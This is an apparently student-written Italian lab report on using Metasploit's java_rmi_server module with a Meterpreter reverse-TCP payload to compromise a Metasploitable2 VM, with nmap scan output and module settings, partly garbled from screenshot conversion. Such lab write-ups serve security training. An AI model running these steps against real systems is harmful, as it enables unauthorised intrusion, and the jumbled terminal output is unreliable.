Relazione S7L5

Oggi ci cimentiamo nello sfruttare un'altra vulnerabilità della macchina "Metasploitable2". Per prima cosa impostiamo l'ambiente per il test.

La macchina attaccante Kali Linux viene impostata sul IP 192.168.11.111.

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host noprefixroute valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000 link/ether 08:00:27:78:7b:92 brd ff:ff:ff:fff:ff
inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0 valid_lft 86337sec preferred_lft 86337sec
inet6 fd00::dle:52da:f6a7:6e50/64 scope global dynamic noprefixroute valid_lft 86338sec preferred_lft 14338sec
inet6 fe80::da4:c9aa:cc8b:77ea/64 scope link noprefixroute
valid_lft forever preferred_lft forever

3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000 link/ether 08:00:27:39:fb:bb brd ff:ff:ff:ff:ff
inet 192.168.11.11/24 brd 192.168.11.255 scope global noprefixroute eth1 valid_lft forever preferred_lft forever
inet6 fe80::707c:685b:cae1:6338/64 scope link noprefixroute valid_lft forever preferred_lft forever
```

La macchina vittima Metasploitable viene impostata con l'IP statico 192.168.11.112.

```
msfadmin@metasploitable:~$ ip a


1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:76:ba:e1 brd ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe76:bae1/64 scope link
    valid_lft forever preferred_lft forever
```


Fatto ciò, lanciando il comando ping e vedendo che le macchine comunicano ci apprestiamo a sfruttare le vulnerabilità della macchina vittima. Per poter raccogliere le informazioni che ci servono lanciamo il comando "nmap -sV 192.168.11.112". La vulnerabilità scelta dalla traccia è la "java-rmi" sulla porta 1099.

```
-sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 10:27 CET
Nmap scan report for 192.168.11.112
Host is up (0.0089s latency).
Not shown: 977 closed tcp ports (reset)
          STATE SERVICE
                               VERSION
          open ftp
                               vsftpd 2.3.4
                               OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
Linux telnetd
          open
                 ssh
23/tcp
                 telnet
          open
25/tcp
                               Postfix smtpd
          open
                 smtp
                               ISC BIND 9.4.2
Apache httpd 2.2.8 ((Ubuntu) DAV/2)
53/tcp
                 domain
          open
80/tcp
          open
111/tcp
                               2 (RPC #100000)
          open
                 rpcbind
                 netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp
          open
445/tcp
          open
                               netkit-rsh rexecd
          open
513/tcp
514/tcp
          open
                 login
                 shell.
                 java-rmi GNU Classpath grmiregistry
1099/tcp open
1524/tcp open
                 bindshell
                               Metasploitable root shell
                               2-4 (RPC #100003)
2049/tcp open
                               ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
2121/tcp open
                 ftp
3306/tcp open
                 mysql
                 postgresql PostgreSQL DB 8.3.0 - 8.3.7
5432/tcp open
5900/tcp open
                               VNC (protocol 3.3)
6000/tcp open
                               (access denied)
6667/tcp open
                               UnrealIRCd
                               Apache Jserv (Protocol v1.3)
Apache Tomcat/Coyote JSP engine 1.1
8009/tcp open
8180/tcp open
                 http
MAC Address: 08:00:27:76:BA:E1 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.39 seconds
```


Ora che abbiamo trovato la vulnerabilità interessata avviamo "msfconsole".



Facciamo partire il comando di ricerca per cercare il modulo che useremo per l'attacco. In questo caso abbiamo utilizzato "search java_rmi".



Trovato il modulo da usare lo selezioniamo "use 1". Avviato il modulo visualizziamo le opzioni del modulo con "options" e notiamo subito che RHOSTS (vittima) e LHOST (attaccante).



Impostiamo gli IP corrispondenti e ricontrolliamo se tutto è a posto.

```
msf6 exploit(multi/misc/;
RHOSTS \Rightarrow 192.168.11.112
msf6 exploit(multi/misc/;
LHOST \Rightarrow 192.168.11.111
msf6 exploit(multi/misc/;
                                                                      ) > set RHOSTS 192.168.11.112
                                                                      ) > set LHOST 192.168.11.111
 Module options (exploit/multi/misc/java_rmi_server):
                         Current Setting Required Description
                                                                      Time that the HTTP Server will wait for the payload request
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
                         192.168.11.112 yes
     RHOSTS
                                                                  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
ml
The target port (TCP)
The local host or network interface to listen on. This must be an address on the local machine or 0.
0.0.0 to listen on all addresses.
The local port to listen on.
Negotiate SSL for incoming connections
Path to a custom SSL certificate (default is randomly generated)
The URI to use for this exploit (default is random)
                        0.0.0.0
     SRVHOST
     SRVPORT
                         8080
     URIPATH
Payload options (java/meterpreter/reverse_tcp):
    Name Current Setting Required Description
    LHOST 192.168.11.111 yes
                                                                   The listen address (an interface may be specified) The listen port
    Id Name
```

Bene, ora che è tutto a posto facciamo partire l'exploit col comando "run". Consecutivamente lanciamo il comando "ipconfig" per scoprire l'IP della macchina attaccata e il comando "route" per scoprire com'è strutturato il network. Ed ecco che abbiamo ottenuto le info che cercavamo.

